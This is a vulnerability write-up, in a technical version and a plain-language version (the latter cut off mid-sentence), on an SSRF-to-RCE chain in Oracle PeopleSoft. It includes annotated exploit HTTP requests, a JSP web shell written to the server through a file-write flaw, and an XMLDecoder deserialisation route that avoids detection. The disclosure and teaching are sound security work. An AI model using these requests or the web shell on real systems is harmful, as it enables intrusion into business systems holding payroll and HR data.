CVE-2026-35273: SSRF to RCE in Oracle PeopleSoft
A server-side request forgery in the PeopleSoft Integration Gateway lets an attacker make requests to the internal PSEMHUB management interface, which trusts localhost by default. Once there, an attacker can write a web shell to a known path or plant a malicious XML file that is deserialised on restart, leading to remote code execution.
 Published on thezdi.com
On September 25, 2026, Mandiant released a report regarding continued mass exploitation of CVE-2026-35273 by the ShinyHunters group. TrendAI’s Zero Day Initiative first reported this CVE to Oracle on June 10, 2026, following an investigation I conducted with Minh Giang and Lucas Miller of TrendAI Research.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Oracle PeopleSoft is built from a number of separate Oracle WebLogic applications. Two of them matter for this chain.
The first is the PeopleSoft Environment Management Hub (PSEMHUB), part of Oracle's Environment Management Framework. It is an internal management interface, and it implements a validateClient method so that only trusted clients can reach its web endpoints. Restricting an internal management interface makes sense, but it also makes PSEMHUB a prime target for an attacker who already has low-privileged access and wants to pivot.
The second is the PeopleSoft Integration Gateway (PSIGW), which exchanges messages between the PeopleSoft server and remote systems through a set of Listening and Target Connectors. One Listening Connector is HttpListeningConnector: it translates data from inbound HTTP requests into the format supported by the specified Target Connector and then routes the request to the desired URL. In this chain the attacker specifies HttpTargetConnector as that Target Connector.
TrendAI's Zero Day Initiative reported CVE-2026-35273 to Oracle on June 10, 2026, after an investigation by Bobby Gould with Minh Giang and Lucas Miller of TrendAI Research. Oracle issued a patch under a single CVE, but three distinct vulnerabilities were reported across multiple PeopleSoft components, and separate CVEs are being coordinated for each. On September 25, 2026, Mandiant published a report on continued mass exploitation of CVE-2026-35273 by the ShinyHunters group.
The diagram below shows how an attacker can combine these vulnerabilities to compromise PeopleSoft systems. The attacker cannot simply hit the PSEMHUB functionality directly:

Setup
The attacker sends a POST request to PSIGW's HttpListeningConnector endpoint, which gives the SSRF primitive. Everything after that is reached through the loopback interface, so the attacker never needs to talk to PSEMHUB directly.
Finding it
The starting point is the HttpTargetConnector handler class. It takes the target URL and the HTTP method straight from the connector parameters supplied in the request, and it sends the request body as-is. There is no validation to ensure the traffic is legitimate and bound for a valid target. The researcher pulled out the important parts of this 800-plus-line function:
public class HttpTargetConnector implements TargetConnector {

   public IBResponse send(IBRequest isReq) throws GeneralFrameworkException, InvalidMessageException, ExternalSystemContactException, ExternalApplicationException, MessageMarshallingException, MessageUnmarshallingException {

      String urlString = null;

      InternalIBResponse isRes = null;

      ...

      try {

         String[] messageParms;

         try {

               ...

               if (connInfo == null) {

                  ...

               } else {

                  ...

                  if (!isRemote) {

                     urlString = connInfo.getFieldValue("URL"); // [1]

                     urlString = this.urlWithQueryString(isReq, urlString);

                  }

                  if (urlString == null) {

                     ...

                  } else {

                     ...

                     while(true) {

                     	httpObj = fact.create(urlString, useDomainName); // [2]

                        ...

                        HashMap headersMap;

                        String compressedContent;

                        if (isRemote) {

                           ...

                        } else {

                           httpMethod = connInfo.getFieldValue("Method"); // [3]

                           ...

                           httpObj.setRequestMethod(httpMethod);

                           ...

                           Logger.logMessage("HttpTargetConnector: Http Request URL", urlString, Logger.STANDARD_INFORMATION);

                           ...

                           httpObj.send(content.getBytes(IBMessage.ENCODING)); // [4]

                        }

      ...

   }
At [1] the target URL is retrieved from the attacker's request. At [2] an httpObj is created using that URL. At [3] the HTTP method (POST) is retrieved and applied to the httpObj. At [4] the content data from the Data tag of the network request is sent as-is, using the HTTP parameters configured in the httpObj.
That gives the attacker control of both the URL to hit and the full payload to send. The question is what that is worth, and the answer lies in validateClient:
public class HubServlet extends HttpServlet {

   ...

   public static Set<String> allowedList = new HashSet();

   ...

   private boolean validateClient(HttpServletRequest request) {

      String clientHostName = request.getRemoteHost(); // [1]

      String clientIp = request.getRemoteAddr(); // [2]

      String path = EnvmetadataPath.getEnvmetadataPath() + "envmetadata" + File.separator + "config" + File.separator + "allowedhosts.properties"; // [3]

      if (!allowedList.isEmpty() && ...) { //[4]

         return true;

      } else {

         this._logger.info("refreshing allowed client list");

         allowedList.clear();

         try {

            BufferedReader reader = new BufferedReader(new FileReader(path)); // [5]

            String line;

            try {

               while((line = reader.readLine()) != null) {

                  if (!line.trim().startsWith("#") && !line.isBlank()) {

                     if (line.contains("[redacted]")) { // [6]

                        InetAddress inetAddress = InetAddress.getLocalHost();

                        allowedList.add(inetAddress.getHostAddress());

                        allowedList.add(inetAddress.getCanonicalHostName());

                     }

                     allowedList.add(line.trim()); // [7]

                  }

               }

            }

            ...

         }

         ...

         if (!allowedList.contains(clientHostName) && !allowedList.contains(clientIp)) { // [8]

            int requestConnectionType = this.getRequestConnectionType(request);

            this._logger.info("Access Denied - Request Type:" + this.getRequestConnectionTypeString(requestConnectionType) + ", Host Name:" + clientHostName + "(" + clientIp + ")");

            return false;

         } else {

            return true; // [9]

         }

      }

   }

}
At [1] and [2] the method pulls the hostname and IP of the requesting client. At [3] it builds a path to the /envmetadata/config/allowedhosts.properties file, which holds the list of hosts allowed to access functionality protected by validateClient. At [4] the server checks whether the allowedList set contains any entries; the first time this path is hit the set is empty, so execution continues into the client list refresh block. At [5] the allowedhosts.properties file is read and iterated over. At [6] and [7] each allowed host is added to allowedList, including the default localhost entry alongside the server's resolved hostname and IP address. At [8] and [9], if the requesting host is found in the set, validateClient returns true.
The default allowedhosts.properties that ships with PeopleSoft contains the localhost entry:
# Localhost IP ([redacted]) is added by default to enable local PSEMAgent to ping EMHUB on the same server
# Remove the localhost IP if it is not required
[redacted]
The restriction does limit access, but an attacker on any trusted host can still reach PSEMHUB. Because Oracle allows localhost by default, the PSIGW SSRF provides exactly that access.
Exploitation
Step 1: SSRF through PSIGW (ZDI-CAN-31816)
A malicious request to PSIGW shows how much control the attacker has: the URL to hit and the full payload to send.
POST /PSIGW/HttpListeningConnector HTTP/1.1 // [1]

Host: [redacted]:8000

Transfer-Encoding: chunked

Connection: close

<?xml version="1.0"?>

<IBRequest>

  ...

  <Connector>

    <ConnectorClassName>HttpTargetConnector</ConnectorClassName> // [2]

    <ConnectorParameters>

      <ConnectorParam>

        <Name>URL</Name>

        <Value>http://[redacted]:8000/PSEMHUB/hub</Value> // [3]

      </ConnectorParam>

      ...

    </ConnectorParameters>

    ...

  <ContentSections>

    <ContentSection>

      <NonRepudiation>N</NonRepudiation>

      <Data><![CDATA[42b // [4]

OPERATION=rO0ABXQADkhBTkRMRV9NRVNTQUdF&MESSAGE=[redacted]+[redacted]+[redacted]&UUID_ARRAY=rO0ABXQABE5VTEw%3D&HEARTBEAT_INTERVAL=[redacted]

0

]]></Data>

    </ContentSection>

  </ContentSections>

</IBRequest>
At [1] the attacker sends a POST request to /PSIGW/HttpListeningConnector. At [2] the HttpTargetConnector handler class is specified. At [3] the target is PeopleSoft on the loopback interface at http://[redacted]:8000, which satisfies the validateClient logic. At [4] the full POST request payload is specified in the Data field, to be forwarded to the target URL at [3].
Step 2: Arbitrary file write through PSEMHUB (ZDI-CAN-31818)
With requests now reaching PSEMHUB endpoints, the first path to code execution is an External Control of File Path vulnerability in the ExecuteProcessActivityCommand handler. That handler is designed to let remote clients write log entries to the PeopleSoft server's filesystem, but callers control both the file contents and the absolute file path on disk to which the content is written.
In practice each parameter value is a form-encoded serialised Java object. The request below is decoded and formatted for clarity:
POST /PSEMHUB/hub HTTP/1.1 // [1]

Content-Type: application/x-www-form-urlencoded

...

Host: [redacted]:8000 // [2]

Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2

Connection: keep-alive

Content-length: 1903

Message= {

      _command: ExecuteProcessActivityCommand {

          m_isStdOutput  = true

          m_line         = "<%@page import="java.util.*,java.io.*"%> // [3]

                            <% if (request.getParameter("c") != null) {

                                Process p = Runtime.getRuntime().exec(new String[]{"/bin/sh","-c",request.getParameter("c")});

                                Scanner s = new Scanner(p.getInputStream()).useDelimiter("\\\\A");

                                out.println(s.hasNext() ? s.next() : "");

                                p.destroy();

                            }%>"

          m_targetFile   = File("/home/psadm2/psft/pt/8.62/webserv/peoplesoft/applications/peoplesoft/PSEMHUB.war/cmd.jsp") // [4]

          m_logWriter    = null

      }

      ...

  }
At [1] the request is made to PSEMHUB's central routing hub. At [2] the request goes to the loopback address [redacted]; because it originates from localhost, the validateClient check is satisfied. At [3] the web shell contents are specified in the m_line parameter. At [4] the absolute path where the contents will be written is specified in the m_targetFile parameter.
The handler performs no validation to ensure that m_targetFile points to a legitimate log directory:
public class ExecuteProcessActivityCommand implements ICommand, IRequiresChannel {

   ...

   public boolean execute(IPeer peer) throws BaseEMFException {

      try {

         ...

         if (this.m_isStdOutput) {

            this.m_logWriter = Utils.fileOpenWrite(this.m_targetFile, true);

            this.m_logWriter.write(this.m_line);

            this.m_logWriter.newLine();

            this.m_logWriter.close();

         }

      }

      ...

   }

   ...

}
Writing the shell to the PSEMHUB WAR path gives immediate remote code execution in the context of the PeopleSoft service account.
Step 3: Deserialisation of untrusted data (ZDI-CAN-31817)
Any file write primitive, such as the ExecuteProcessActivityCommand above, also allows an attacker to write a malicious XML file inside the [docroot]/envmetadata/data/environment/ directory. When the PSEMHUB HubServlet class next initialises, after a system or service restart for example, it triggers a code flow that ultimately deserialises this XML file. Because this vector does not require writing a JSP web shell, it is less likely to be noticed by standard detection methods.
On initialisation, HubServlet calls startServerPeer in the com.peoplesoft.pt.environmentmanagement.hub.Server class:
public synchronized void startServerPeer() throws BaseEMFException {

   ++m_instances;

   if (m_instances == 1L) {

      try {

      ...

         HubMBeanPersistance instance = HubMBeanPersistance.getInstance();  // [1]

...

}
private HubMBeanPersistance() {

...

   String base_path = EnvmetadataPath.getEnvmetadataPath() + "envmetadata" + File.separator + "data" + File.separator;

   String env_dir_path = base_path + "environment";  // [2]

   File env_dir = new File(env_dir_path);

   XMLDecoder d = null;

   ...

   if (env_dir.exists() && env_dir.isDirectory()) {

      File[] fl = env_dir.listFiles();  // [3]

      ...

      for(int iCount = 0; iCount < fl.length; ++iCount) {

         String this_file_loc = env_dir_path + File.separator + fl[iCount].getName(); // [4]

         File data_file_location = new File(this_file_loc); // [5]

         if (this_file_loc.endsWith(".tmp")) {

            ...

         } else {

            Environment obj = null;

            ...

            label172: {

               try {

                  d = new XMLDecoder(new BufferedInputStream(new FileInputStream(this_file_loc)), (Object)null, this);  // [6]

                  obj = (Environment)d.readObject();  // [7]

                  break label172;

               ...

               } catch (Exception var27) {

                  try {

                  ...

                  } catch (Exception var25) {

                     data_file_location.delete();

                     continue;

                  }

               } finally {

                  d.close();

               }

            ...

            }

...

}
At [1] HubMBeanPersistance.getInstance() is called, which triggers the private constructor for that class. At [2] env_dir_path is set to <context_root>/envmetadata/data/environment/, which contains the malicious XML file placed by the attacker. At [3] all files from this folder are loaded into a list variable fl. At [4] and [5] the absolute path for each file in that directory is built. At [6] XMLDecoder is instantiated for each file. At [7] the content of the malicious XML placed by the attacker is deserialised.
Java's XMLDecoder instantiates and configures the objects described in the XML during parsing, so the attacker's payload executes before the cast to Environment throws an exception.
Root cause
The chain rests on two design decisions. The first is that HttpTargetConnector takes the URL and the HTTP method from the connector parameters in the request and forwards the body as-is, with no validation that the traffic is legitimate and bound for a valid target. The second is that the default allowedhosts.properties includes [redacted], so validateClient treats any request arriving over the loopback interface as trusted. The SSRF supplies exactly that origin, which renders the validateClient protection ineffective.
Behind that gate, two handlers do more than they should. ExecuteProcessActivityCommand writes caller-supplied content to a caller-supplied absolute path with no check that the path is a legitimate log directory. HubMBeanPersistance feeds every file in the environment data directory to XMLDecoder, which instantiates and configures the objects described in the XML while parsing it.
Impact
An attacker who can reach the PSIGW HttpListeningConnector endpoint can use the SSRF to reach PSEMHUB functionality that validateClient is meant to protect. From there, the file write gives remote code execution in the context of the PeopleSoft service account, and the deserialisation path gives code execution on the next PSEMHUB initialisation without leaving a JSP web shell behind. The combination compromises affected instances of PeopleSoft. The researcher notes that the impact of SSRFs can sometimes be overlooked, especially when they have no standalone information disclosure impact, but under the right circumstances the humble SSRF can open the door for complete compromise.
Fix
Oracle issued a patch under a single CVE, CVE-2026-35273, and separate CVEs are being coordinated for each of the three issues. The report does not describe the content of the patch. The default allowedhosts.properties comment says the localhost entry is there to let the local PSEMAgent ping EMHUB on the same server and can be removed if it is not required.
Variants to test

What happened, in plain words
Oracle PeopleSoft is a large piece of business software that many companies use to run payroll, HR, finance and similar jobs. It is not one program but a collection of programs that talk to each other over a network. In 2026, a security researcher named Bobby Gould, working with Minh Giang and Lucas Miller of TrendAI Research, found a way to break into PeopleSoft systems by chaining three separate weaknesses together. The Zero Day Initiative (the part of TrendAI that reports bugs to software makers) told Oracle about the problem on June 10, 2026. Oracle released a fix under one identifier, CVE-2026-35273, but the researchers had actually reported three distinct bugs, and separate identifiers are being arranged for each one. On September 25, 2026, Mandiant published a report saying that a criminal group called ShinyHunters was still exploiting the flaw at scale.
The important idea for a beginner is the word chain. None of the three bugs is a magic key on its own. The first one lets an attacker make the server send requests to itself. The second lets that attacker write a file anywhere on the server. The third lets a file that was written be turned into running code when the server restarts. Put together, they let an outsider run code on the server as the account the PeopleSoft service uses.
This article walks through the same material as the technical write-up, in the same order, but explains every term from scratch. If you can use a browser, you can follow it.
The two programs involved
PeopleSoft is built from several separate Oracle WebLogic applications. WebLogic is Oracle's application server: a program whose job is to run other programs (called applications) and answer requests from browsers and other computers. Two of those applications matter here.
PSEMHUB, the internal management hub
The first is the PeopleSoft Environment Management Hub, shortened to PSEMHUB. It is part of Oracle's Environment Management Framework. Think of it as the building's facilities office: it is not meant for visitors, it is meant for staff who manage the building. It is an internal management interface, so it makes sense that Oracle restricts who can reach its web pages. The restriction is implemented in a method called validateClient.
A method is a named block of code that does one job. validateClient literally means "check the client": before PSEMHUB answers a request, it looks at who is asking and decides whether to allow it. Because PSEMHUB is internal and protected, it is also a tempting target for an attacker who already has a small foothold somewhere in the network and wants to move deeper. Security people call that movement pivoting.
PSIGW, the integration gateway
The second is the PeopleSoft Integration Gateway, shortened to PSIGW. Its job is to exchange messages between the PeopleSoft server and other systems. It does this through a set of Listening Connectors and Target Connectors. A connector is a small piece of configuration that says "listen here for incoming messages" or "deliver messages over there".
One Listening Connector is called HttpListeningConnector. It takes data from an incoming HTTP request (HTTP is the language browsers and servers use to talk), converts it into the format the chosen Target Connector expects, and then routes it to the destination URL. In this attack the attacker chooses HttpTargetConnector as the Target Connector. A URL is just an address, like http://[redacted]:8000/PSEMHUB/hub.
A quick word on [redacted]: that is the loopback address, a special address every computer uses to mean "myself". If a program on the server sends a request to [redacted], the request never leaves the machine; it arrives back at the same machine. This detail is the heart of the whole story.
The diagram below shows how an attacker can combine these vulnerabilities to compromise PeopleSoft systems. The attacker cannot simply hit the PSEMHUB functionality directly:
What the attacker needs to start
The attacker sends a POST request to PSIGW's HttpListeningConnector endpoint over the network. An endpoint is a specific address on a server that accepts requests, much like a particular counter in a large office. Everything after that first step is reached through the loopback interface, so the attacker never needs to talk to PSEMHUB directly from outside.
Finding it: the connector that forwards anything
The starting point is the HttpTargetConnector handler class. A class in programming is a blueprint for a piece of code; a handler is the part that deals with a particular kind of request. This handler takes the target URL and the HTTP method (such as POST, meaning "send data") straight from the connector parameters supplied in the request, and it sends the request body as-is. There is no validation to ensure the traffic is legitimate and bound for a valid target. The researcher pulled out the important parts of this 800-plus-line function:
public class HttpTargetConnector implements TargetConnector {

   public IBResponse send(IBRequest isReq) throws GeneralFrameworkException, InvalidMessageException, ExternalSystemContactException, ExternalApplicationException, MessageMarshallingException, MessageUnmarshallingException {

      String urlString = null;

      InternalIBResponse isRes = null;

      ...

      try {

         String[] messageParms;

         try {

               ...

               if (connInfo == null) {

                  ...

               } else {

                  ...

                  if (!isRemote) {

                     urlString = connInfo.getFieldValue("URL"); // [1]

                     urlString = this.urlWithQueryString(isReq, urlString);

                  }

                  if (urlString == null) {

                     ...

                  } else {

                     ...

                     while(true) {

                     	httpObj = fact.create(urlString, useDomainName); // [2]

                        ...

                        HashMap headersMap;

                        String compressedContent;

                        if (isRemote) {

                           ...

                        } else {

                           httpMethod = connInfo.getFieldValue("Method"); // [3]

                           ...

                           httpObj.setRequestMethod(httpMethod);

                           ...

                           Logger.logMessage("HttpTargetConnector: Http Request URL", urlString, Logger.STANDARD_INFORMATION);

                           ...

                           httpObj.send(content.getBytes(IBMessage.ENCODING)); // [4]

                        }

      ...

   }
Line by line, in plain words:
- At [1] the target URL is retrieved from the attacker's request. The code asks the incoming configuration for a field called
URLand stores whatever it finds. Nobody checks whether that value points somewhere sensible. - At [2] an
httpObjis created using that URL. AnhttpObjis a small object that knows how to make an HTTP request to an address. - At [3] the HTTP method (POST) is retrieved from the same configuration and applied to the
httpObj. The method is the verb of the request: GET means "give me something", POST means "here is some data". - At [4] the content data from the Data tag of the network request is sent as-is, using the HTTP parameters configured in the
httpObj.
The result is that the attacker controls both the URL to hit and the full payload to send. A payload is the content of a request, the part that carries the actual data. This is the classic shape of a Server-Side Request Forgery, or SSRF. The name sounds complicated; the idea is simple. Normally a server makes requests on your behalf to places it trusts. In an SSRF, you trick the server into making a request to a place you choose. A useful comparison: a hotel concierge who will fetch anything from any address you name, including the staff-only room behind reception.
That raises the question of what this is worth. The answer lies in validateClient:
public class HubServlet extends HttpServlet {

   ...

   public static Set<String> allowedList = new HashSet();

   ...

   private boolean validateClient(HttpServletRequest request) {

      String clientHostName = request.getRemoteHost(); // [1]

      String clientIp = request.getRemoteAddr(); // [2]

      String path = EnvmetadataPath.getEnvmetadataPath() + "envmetadata" + File.separator + "config" + File.separator + "allowedhosts.properties"; // [3]

      if (!allowedList.isEmpty() && ...) { //[4]

         return true;

      } else {

         this._logger.info("refreshing allowed client list");

         allowedList.clear();

         try {

            BufferedReader reader = new BufferedReader(new FileReader(path)); // [5]

            String line;

            try {

               while((line = reader.readLine()) != null) {

                  if (!line.trim().startsWith("#") && !line.isBlank()) {

                     if (line.contains("[redacted]")) { // [6]

                        InetAddress inetAddress = InetAddress.getLocalHost();

                        allowedList.add(inetAddress.getHostAddress());

                        allowedList.add(inetAddress.getCanonicalHostName());

                     }

                     allowedList.add(line.trim()); // [7]

                  }

               }

            }

            ...

         }

         ...

         if (!allowedList.contains(clientHostName) && !allowedList.contains(clientIp)) { // [8]

            int requestConnectionType = this.getRequestConnectionType(request);

            this._logger.info("Access Denied - Request Type:" + this.getRequestConnectionTypeString(requestConnectionType) + ", Host Name:" + clientHostName + "(" + clientIp + ")");

            return false;

         } else {

            return true; // [9]

         }

      }

   }

}
Before the line-by-line, two terms. A hostname is a computer's name, like server1.example.com. An IP address is the numeric address behind that name, like [redacted]. A set is a simple collection of values with no duplicates, like a guest list at a door.
- At [1] and [2] the method pulls the hostname and IP of the requesting client. In other words, it asks "who is knocking?"
- At [3] it builds a path to the
/envmetadata/config/allowedhosts.propertiesfile. A path is the location of a file on disk. This file holds the list of hosts allowed to access functionality protected byvalidateClient. A.propertiesfile is a plain text file of settings, one per line. - At [4] the server checks whether the
allowedListset contains any entries. The first time this path is hit the set is empty, so execution continues into the client list refresh block, which reads the file. - At [5] the
allowedhosts.propertiesfile is read and iterated over, line by line. - At [6] and [7] each allowed host is added to
allowedList, including the default localhost entry alongside the server's resolved hostname and IP address. Lines starting with#are comments and are skipped, which is why the check for#appears. - At [8] and [9], if the requesting host is found in the set,
validateClientreturns true, meaning "allowed". If it is not found, the server logs an access-denied message and returns false.
The default allowedhosts.properties that ships with PeopleSoft contains the localhost entry:
# Localhost IP ([redacted]) is added by default to enable local PSEMAgent to ping EMHUB on the same server
# Remove the localhost IP if it is not required
[redacted]
Read that carefully. The first two lines are comments explaining the setting. The third line is the actual entry: [redacted]. In other words, out of the box, PSEMHUB trusts requests that come from the machine itself. The comment says why: a local component called PSEMAgent needs to ping EMHUB on the same server, and the comment also says the entry can be removed if it is not required.
The restriction does limit access, but an attacker on any trusted host can still reach PSEMHUB. Because Oracle allows localhost by default, the PSIGW SSRF provides exactly that access. The attacker does not need to be on the trusted list; the attacker needs the server to make the request to itself, and the server is always on its own trusted list.
Exploitation
Step 1: SSRF through PSIGW (ZDI-CAN-31816)
A malicious request to PSIGW shows how much control the attacker has: the URL to hit and the full payload to send.
POST /PSIGW/HttpListeningConnector HTTP/1.1 // [1]

Host: [redacted]:8000

Transfer-Encoding: chunked

Connection: close

<?xml version="1.0"?>

<IBRequest>

  ...

  <Connector>

    <ConnectorClassName>HttpTargetConnector</ConnectorClassName> // [2]

    <ConnectorParameters>

      <ConnectorParam>

        <Name>URL</Name>

        <Value>http://[redacted]:8000/PSEMHUB/hub</Value> // [3]

      </ConnectorParam>

      ...

    </ConnectorParameters>

    ...

  <ContentSections>

    <ContentSection>

      <NonRepudiation>N</NonRepudiation>

      <Data><![CDATA[42b // [4]

OPERATION=rO0ABXQADkhBTkRMRV9NRVNTQUdF&MESSAGE=[redacted]+[redacted]+[redacted]&UUID_ARRAY=rO0ABXQABE5VTEw%3D&HEARTBEAT_INTERVAL=[redacted]

0

]]></Data>

    </ContentSection>

  </ContentSections>

</IBRequest>
This is an HTTP request, the same kind of message your browser sends when you load a page, but written out in full. Line by line:
- At [1] the attacker sends a POST request to
/PSIGW/HttpListeningConnector. The first line of an HTTP request names the method (POST), the path on the server, and the protocol version (HTTP/1.1). - The
Hostline says which server the request is addressed to.Transfer-Encoding: chunkedis a way of sending a body in pieces without stating its total length up front.Connection: closeasks for the connection to be closed after the response. - The body is XML, a text format for structured data built from tags in angle brackets. The outer tag is
IBRequest, which is the gateway's name for an incoming message. - At [2] the
HttpTargetConnectorhandler class is specified. This is the attacker choosing which piece of code will process the message. - At [3] the target is PeopleSoft on the loopback interface at
